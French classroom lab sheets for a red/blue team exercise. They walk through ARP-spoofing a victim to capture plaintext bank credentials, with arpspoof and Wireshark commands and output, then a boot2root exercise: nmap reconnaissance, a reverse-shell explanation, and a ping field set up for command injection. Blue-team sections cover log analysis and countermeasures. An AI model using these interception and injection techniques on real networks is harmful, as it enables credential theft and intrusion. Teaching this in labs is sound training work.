

Fiches TP

- [Fiche TP - Kali 02 - intrusion réseau](#)
- [Fiche TP - Kali 03 - Boot2root](#)

Fiche TP - Kali 02 - intrusion réseau

I. Introduction

Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte



VULNBANK



Suite à son premier audit de sécurité, la société bancaire VulnBank a décidé d'auditer de nouveau son service, mais en se penchant plus cette fois-ci sur l'aspect réseau.

Elle vous a donc missionné pour tester plusieurs scénarii d'intrusion réseau et notamment en terme d'interception de données.

1.2 Objectifs

Déroulé d'une attaque :

Processus de défense (PICERL)



L'objectif de la team **RED** va être ici de dérouler les différents scenarii des attaques et d'en rapporter les résultats. Le but ultime est d'essayer de cibler les clients en interceptant des échanges ou des informations et de gagner ainsi l'accès à l'espace d'un client afin de réaliser un virement sur un compte fictif.

L'objectif de la team **BLUE** va être de suivre les agissements de la **RED** team afin d'analyser les indicateurs clés des symptômes des attaques et en essayant de trouver à posteriori des mesures pour contrer ce type d'attaques.

II. Préparation du TP

RED	BLUE
• Installer une machine Kali standard	• Installer un serveur Debian et le préparer avec le script fourni.

III. Scénario 1 : Récupération d'identifiants par email

Pour la RED team

Objectif : Extraire les informations nécessaires à une usurpation d'identité depuis un mail intercepté.

L'équipe **RED** a eu accès à un fichier EML d'un email intercepté par un sniffeur.

Vos identifiants

Copier vers

Répondre

Zoom

Imprimer

Vos identifiants

NC

Nonne CURITY<nosse.curity@vulnbank.com>

À : Maya ROSS

Jeu 05/03/2026 14:11

20260305_IDespaceClient.zip

83 Ko

Bonjour,

Ci-joint vos identifiants pour l'Accès à l'espace client.
Ceux-ci sont protégés par mot de passe.

Ce mot de passe est la première lettre de votre prénom en MAJUSCULE, votre nom en minuscule et votre année de naissance.

Cordialement,



NOSSÉ CURITY
Conseiller clientèle
402-272-3626
<http://vulnbank.com>


VULNBANK

Dans ce mail, il y a en pièce jointe un fichier ZIP protégé par mot de passe.

Le mail contient déjà toutes les information nécessaires pour deviner le mot de passe.

Pour l'information manquante, 3 approches :

Pour la BLUE team

Scenario 2 : Man in the middle, MAC Spoofing

Pour la RED team

Objectif : Intercepter le flux de donnée afin de récupérer les identifiants.

Dans un premier temps, l'équipe **RED** va scanner le réseau pour déterminer l'ip de la victime dont nous allons intercepter les flux.

Ainsi que l'ip du serveur web duquel nous allons usurper l'identité sur le réseau ou le cas échéant du routeur.

```

MAC Address: BC:24:11:59:05:05 (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.37
Host is up (0.00064s latency).
MAC Address: BC:24:11:0D:07:1F (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.202
Host is up (0.0016s latency).
MAC Address: 60:45:BD:FA:2E:B5 (Microsoft)
Nmap scan report for 192.168.41.204
Host is up (0.00084s latency).
MAC Address: 98:DE:D0:1B:B5:AF (TP-Link Technologies)
Nmap scan report for 192.168.41.209
Host is up (0.00080s latency).
MAC Address: 98:DE:D0:1B:AD:DA (TP-Link Technologies)
Nmap scan report for 192.168.41.225
Host is up (0.00041s latency).
MAC Address: 00:19:5B:6A:17:7A (D-Link)
Nmap scan report for 192.168.41.228
Host is up (0.00061s latency).
MAC Address: BC:24:11:45:94:F0 (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.231
Host is up (0.00074s latency).
MAC Address: BC:24:11:13:37:ED (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.233
Host is up (0.00074s latency).
MAC Address: BC:24:11:6B:95:C8 (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.249
Host is up (0.050s latency).
MAC Address: 1C:AF:F7:EB:37:0F (D-Link International)
Nmap scan report for 192.168.41.252
Host is up (0.0015s latency).
MAC Address: BC:24:11:4E:7A:CF (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.253
Host is up (0.0015s latency).
MAC Address: 28:80:23:A6:69:E4 (Hewlett Packard)
Nmap scan report for 192.168.41.254
Host is up (0.0015s latency).
MAC Address: 00:1C:7F:30:2D:1E (Check Point Software Technologies)
Nmap scan report for 192.168.41.230
Host is up.
Nmap done: 256 IP addresses (16 hosts up) scanned in 3.14 seconds

```

Ici : la victime est 192.168.41.231 et celle du serveur web à usurper est la 192.168.41.228.

Pour lancer l'attaque, la première action est d'activer l'**IP forwarding**.

Cela permettra de rediriger les requêtes après l'interception sur le serveur légitime afin d'être transparent vis à vis de la cible.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Puis lancer l'usurpation de la MAC address.

Info : Cette attaque cible la couche 2 du modèle OSI. Elle a pour but de spammer la cible de réponses ARP forgées pour empoisonner sa table ARP afin d'usurper l'identité d'une autre machine sur le réseau.

```
arp spoof -i <NomInterfaceRéseau> -t <ipVictime> <ipServeur>
```

```
(root@kali-red01)-[/home/red]
# arp spoof -i eth0 -t 192.168.41.231 192.168.41.228
bc:24:11:c2:85:7d bc:24:11:13:37:ed 0806 42: arp reply 192.168.41.228 is-at bc:24:11:c2:85:7d
bc:24:11:c2:85:7d bc:24:11:13:37:ed 0806 42: arp reply 192.168.41.228 is-at bc:24:11:c2:85:7d
bc:24:11:c2:85:7d bc:24:11:13:37:ed 0806 42: arp reply 192.168.41.228 is-at bc:24:11:c2:85:7d
bc:24:11:c2:85:7d bc:24:11:13:37:ed 0806 42: arp reply 192.168.41.228 is-at bc:24:11:c2:85:7d
```

Il est temps de lancer une capture wireshark. Utiliser le filtre

```
ip.dst == <ipDuServerWeb> && tcp.port == 80
```

Attendre que la victime tente une connexion.

Retrouver sur wireshark la requête **POST**.

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst == 192.168.41.228 && tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
185	37.898333671	192.168.41.231	192.168.41.228	TCP	74	57008 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
186	37.898604706	192.168.41.230	192.168.41.231	ICMP	102	Redirect (Redirect for host)
187	37.898649016	192.168.41.231	192.168.41.228	TCP	74	[TCP Retransmission] 57008 → 80 [SYN] Seq=0 Win=64240 Len=0
188	37.899552415	192.168.41.231	192.168.41.228	TCP	66	57008 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=374913706
189	37.899579119	192.168.41.231	192.168.41.228	TCP	66	[TCP Dup ACK 188#1] 57008 → 80 [ACK] Seq=1 Ack=1 Win=64512 L
190	37.900311788	192.168.41.231	192.168.41.228	HTTP	629	POST / HTTP/1.1 (application/x-www-form-urlencoded)
191	37.900342461	192.168.41.231	192.168.41.228	TCP	629	[TCP Retransmission] 57008 → 80 [PSH, ACK] Seq=1 Ack=1 Win=6
192	37.910281917	192.168.41.231	192.168.41.228	TCP	66	57008 → 80 [ACK] Seq=564 Ack=776 Win=64000 Len=0 TSval=37491
193	37.910352376	192.168.41.231	192.168.41.228	TCP	66	[TCP Dup ACK 192#1] 57008 → 80 [ACK] Seq=564 Ack=776 Win=640
213	42.915860823	192.168.41.231	192.168.41.228	TCP	66	57008 → 80 [FIN, ACK] Seq=564 Ack=777 Win=64000 Len=0 TSval=
214	42.915974560	192.168.41.230	192.168.41.231	ICMP	94	Redirect (Redirect for host)
215	42.916014332	192.168.41.231	192.168.41.228	TCP	66	[TCP Retransmission] 57008 → 80 [FIN, ACK] Seq=564 Ack=777 W

Frame 190: Packet, 629 bytes on wire (5032 bits), 629 bytes captured
 Ethernet II, Src: ProxmoxServe_13:37:ed (bc:24:11:13:37:ed), Dst: Pr
 Internet Protocol Version 4, Src: 192.168.41.231, Dst: 192.168.41.22
 Transmission Control Protocol, Src Port: 57008, Dst Port: 80, Seq: 1
 Hypertext Transfer Protocol
 HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "email" = "m.ross@randdatmail.com"
 Form item: "password" = "Azerty123"

0170 6e 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e 74 2d ncoded..
 0180 4c 65 6e 67 74 68 3a 20 34 39 0d 0a 4f 72 69 67 Length:
 0190 69 6e 3a 20 68 74 74 70 3a 2f 2f 31 39 32 2e 31 in: http
 01a0 36 38 2e 34 31 2e 32 32 38 0d 0a 43 6f 6e 6e 65 68.41.22
 01b0 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 ction: k
 01c0 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 e. Refer
 01d0 3a 2f 2f 31 39 32 2e 31 36 38 2e 34 31 2e 32 32 ://192.1
 01e0 38 2f 0d 0a 43 6f 6b 69 65 3a 20 50 48 50 53 8/-Cook
 01f0 45 53 53 49 44 3d 63 73 70 33 68 65 76 6d 67 67 ESSID=cs
 0200 6e 39 67 34 6a 74 36 6c 36 72 33 39 6f 32 70 64 n9g4jt6l
 0210 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 65 63 75 Upgrad
 0220 72 65 2d 52 65 71 75 65 73 74 73 3a 20 31 0d 0a re-Reque
 0230 50 72 69 6f 72 69 74 79 3a 20 75 3d 30 2c 20 69 Priority
 0240 0d 0a 0d 0a 65 6d 61 69 6c 3d 6d 2e 72 6f 73 73 emai
 0250 25 34 30 72 61 6e 64 64 61 74 6d 61 69 6c 2e 63 %40randd
 0260 6f 6d 26 70 61 73 73 77 6f 72 64 3d 41 7a 65 72 om&passw
 0270 74 79 31 32 33 ty123

Les informations apparaissent dans la requête, il n'y a plus qu'à tenter une connexion.

Bienvenue Maya Ross

Déconnexion

Mes comptes

TYPE

checking

NUMÉRO

5818056575

SOLDE

2 458,48 €

Transactions du compte 5818056575

Aucune transaction.

Transferts

Aucun transfert.

Mes cartes



VULNBANK



8017 6709 11

MAYA ROSS

EXP : 02/26

CVV : 685

MASTER



VULNBANK



4598 7265 88

MAYA ROSS

EXP : 11/25

CVV : 765

VISA

Livrables attendus :

- Preuves d'accès (captures d'écran de la page web).
- Méthodes utilisées, captures d'écran (wireshark, etc...).

Pour la BLUE team

Objectif : Constater l'empoisonnement de cache ARP de la machine.

De son côté, l'équipe **BLUE** va vérifier initialement la table MAC de sa machine :

arp

```
(blue@kali)-[~]  
$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.41.230	ether	bc:24:11:c2:85:7d	C		eth0
192.168.41.228	ether	bc:24:11:45:94:f0	C		eth0
192.168.41.254	ether	00:1c:7f:30:2d:1e	C		eth0

Puis, suite aux actions de **RED**, relancer cette vérification

```
(blue@kali)-[~]  
$ arp
```


Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.41.230	ether	bc:24:11:c2:85:7d	C		eth0
192.168.41.228	ether	bc:24:11:45:94:f0	C		eth0
192.168.41.254	ether	00:1c:7f:30:2d:1e	C		eth0


```
(blue@kali)-[~]  
$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.41.230	ether	bc:24:11:c2:85:7d	C		eth0
192.168.41.228	ether	bc:24:11:c2:85:7d	C		eth0
192.168.41.254	ether	00:1c:7f:30:2d:1e	C		eth0

l'adresse MAC correspondant à l'ip de la machine à changé.

Au signal de l'équipe **RED**, l'équipe **BLUE** va se connecter sur le site web de la banque.



L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment se prémunir d'une attaque par empoisonnement ARP ?
- En quoi le protocole http est-il à proscrire ?
- Si non possibilité de https, quelle aurait été la solution

Mettre en place des politiques de filtrage MAC pour n'autoriser que les PC connus sur le réseau.

Mettre en place des sécurité sur les équipements réseaux.

Préférer le https au http car le trafic est chiffré. Faire également attention aux certificats.

Procéder au hash du mot de passe côté client en amont de la requête POST.

Phase intermédiaire : Passer les serveurs web en https.

Scenario 3 : Man in the Middle, DNS spoofing & fake page

Pour la RED team

Pour la BLUE team

Conclusion

A la fin de cet exercice, les deux équipes ont pu constater l'importance de la bonne sécurisation du réseau et l'intérêt d'une politique de zero trust.

Aujourd'hui, l'utilisation de protocoles sécurisés en lieu et place des anciens protocoles est primordiale pour éviter toute interception, falsification ou usurpation du trafic réseau.

Les failles exploitées ici sont avant tout des failles systémiques dans le fonctionnement des protocoles non sécurisés.

Fiche TP - Kali 03 - Boot2root

I. Introduction

Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte



L'entreprise a mis en place un nouveau système de monitoring sur une machine critique.

Celui-ci a été vite codé par l'un des administrateur en s'aidant de l'IA locale.

Mais cette IA reste simpliste et cela introduira invariablement des vulnérabilités dans le système.

Dans ce cadre, l'entreprise a initialement demandé à son équipe SOC de réaliser un audit de l'application web.


Mais comme vous le verrez, cela pourra aller bien plus loin que prévu.

1.2 Objectifs

Déroulé d'une attaque :



Processus de défense (PICERL)



L'objectif de la team **RED** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH protégé et un site en http.

Le but final est de prouver jusqu'où elle a pu aller en fournissant un rapport montrant les 3 étapes franchies.

- Celle sur le site de l'application prouvant l'accès initial.
- Celle sur le shell de l'utilisateur web prouvant la compromission de la machine.
- Celle de l'injection de la clé ssh prouvant la persistance.
- Celle montrant le contenu de /root, prouvant la réussite d'une escalade de privilège.
- Celle de la page du service web inaccessible, prouvant la réussite de l'arrêt du service.

L'objectif de la team **BLUE** est de répondre à l'incident en procédant pas à pas à une analyse forensique de l'attaque.

Le but final est de fournir un rapport sur les traces laissées par les attaquants.

II. Préparation du TP

<i>RED</i>	<i>BLUE</i>
• Installer une machine Kali standard	• Installer un serveur Ubuntu et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance

Info : l'équipe *BLUE* va fournir l'ip de ses machines à leurs collègues *RED*. On part en effet du principe que c'est un audit interne réalisé par l'équipe SOC.

Pour la RED team

Objectif : Identifier les surfaces d'attaques

La phase de reconnaissance s'effectue en 2 temps :

L'équipe *RED* va tout d'abord scanner la machine de l'équipe *BLUE* afin d'en déterminer la surface d'attaque.

```
nmap -sN -sV <ip machine>
```

```
(root@Tryx)-[/mnt/c/Users/chabr]
# nmap -sN -sV 192.168.1.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 11:00 +0200
Nmap scan report for 192.168.1.23
Host is up (0.00094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Il est possible de voir que 2 angles d'attaques sont possibles.

- Le SSH (version 10.2p1)
- le serveur web (apache 2.4.66)

Un premier test est effectué sur le ssh :

```
ssh user@<ip machine>
```

```
(root@Tryx)-[/mnt/c/Users/chabr]
# ssh toto@192.168.1.23
toto@192.168.1.23: Permission denied (publickey).
```

Le serveur répond que seule l'authentification par clé publique est autorisée.

Cette voie paraît donc compliquée mais le serveur web a répondu.

Il est possible de tenter une connexion.



NapTime Supervisor

Identifiant

Mot de passe

Se connecter

Pour entrer ici, deux solutions sont possibles :

1. Utiliser les outils de DEV du navigateur (F12).
2. Scanner le site et trouver un fichier qui contiendrait des informations.

La méthode 1 sera explorée.


Ouvrir les outils de dev avec 'F12'. Il y a un onglet "Réseau".

Si la page est rechargée, l'ensemble des fichiers chargés côté client vont s'afficher.

État	Méthode	Domaine	Fichier	Initiateur	Type	Transfert	Ta...	0 ms
200	GET	192.168.1.23	login.html	document	html	895 o	1,...	2 ms
200	GET	192.168.1.23	style.css	stylesheet	css	mis en cache	1,...	0 ms
200	GET	192.168.1.23	logo-large.png	img	png	mis en cache	64...	0 ms
200	GET	192.168.1.23	auth.js	script	js	mis en cache	1,...	0 ms
404	GET	192.168.1.23	favicon.ico	img	html	mis en cache	31...	0 ms

Info : Examiner les différents fichiers pour trouver la porte d'entrée.

A ce stade, l'accès au dashboard devrait être terminé.



Un autre onglet est visible, il permet d'effectuer un test ping.

Ping Test

8.8.8.8

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.1 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.141/15.141/15.141/0.000 ms
```

Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe **BLUE** ne va pas pouvoir immédiatement voir les traces de l'équipe **RED** sur la partie scan. En effet, le nmap n'effectuant au niveau réseau qu'un TCP SYN mais n'établissant pas de connexion complète, les traces ne sont pas visibles.

En revanche, la tentative de connexion ssh échouée aura laissé des traces.

Celles-ci sont visibles ici :

```
tail -f /var/log/auth.log | grep sshd-session
```

```
2026-08-18T09:45:29.274374+00:00 template sshd-session[11378]: Invalid user user from 192.168.1.100 port 49174  
2026-08-18T09:45:29.275444+00:00 template sshd-session[11378]: Connection closed by invalid user user 192.168.1.100 port 49174 [preauth]
```

Info : La donnée importante ici est la raison de l'échec de connexion [preauth]. C'est elle qui confirme que la méthode d'accès (login/mdp) est incorrecte car le SSH est paramétré pour accepter les clés.

Les logs apache permettrons de voir les opérations entreprises.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /pictures/logo.png HTTP/1.1" 200 150 "http://192.168.1.23/login.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:28:51 +0000] "GET /login.html HTTP/1.1" 200 895 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "POST /login_session.php HTTP/1.1" 200 330 "http://192.168.1.23/login.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /index.php HTTP/1.1" 200 1189 "http://192.168.1.23/login.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /scripts/dashboard.js HTTP/1.1" 200 1504 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /scripts/main.js HTTP/1.1" 200 503 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Ici, il est possible de repérer l'ip de l'attaquant et de voir les requêtes GET et POST jouées.

Cependant, vu qu'il ne s'agit pas de 'brute force', pas de traces réellement significatives.

IV. Phase 2 : Préparation

Pas de phase de préparation sur cet exercice.

Cependant, il peut être intéressant de faire connaissance avec une technique qui va être utilisée plus loin.

Le reverse shell

La technique du reverse shell vise à contourner un problème de flux entrant bloqué, en inversant le sens de connexion au niveau TCP.

Pour initier une connexion et ouvrir un shell à distance, il faut que l'attaquant ouvre une connexion vers la machine cible (en ssh par exemple).




Mais si il y a un pare-feu entre les deux, il peut être configuré pour bloquer les connexions entrantes.



Cependant, il est rare qu'un pare-feu en configuration par défaut bloque les flux sortants.

L'idée ici est donc d'exécuter sur la machine cible une commande afin qu'elle même initie une connexion sortante vers le poste de l'attaquant.



De cette manière, c'est la cible qui initie la connexion.

Pour que cela soit réalisable, il faut 3 conditions :

- l'attaquant doit préalablement être en écoute sur le socket qui servira à établir la connexion.
- le trafic sortant doit être autorisé sur le port de sortie choisi.
- l'attaquant doit livrer la commande malveillante à la cible, d'une manière ou d'une autre.

V. Phase 3 : Accès initial

Pour la RED team

Objectif : Gagner un accès au système.

Ping Test

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.1 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.141/15.141/15.141/0.000 ms
```

Le retour visible sur cet écran est un retour d'une commande système.

Il peut en être déduit le comportement suivant :

1. une ip est entrée dans le champ
2. le technicien appuie sur le bouton 'ping'
3. le bouton appelle une fonction php qui fait un appel système et lui passe la commande 'ping -c 1 \$IP'
4. le système exécute la commande, et renvoie le résultat dans une file de sortie
5. une fonction lit la file de sortie et l'affiche sur la page.

Une fois ce principe compris, il est temps de voir si ce champ est protégé contre l'injection de code vers le système.

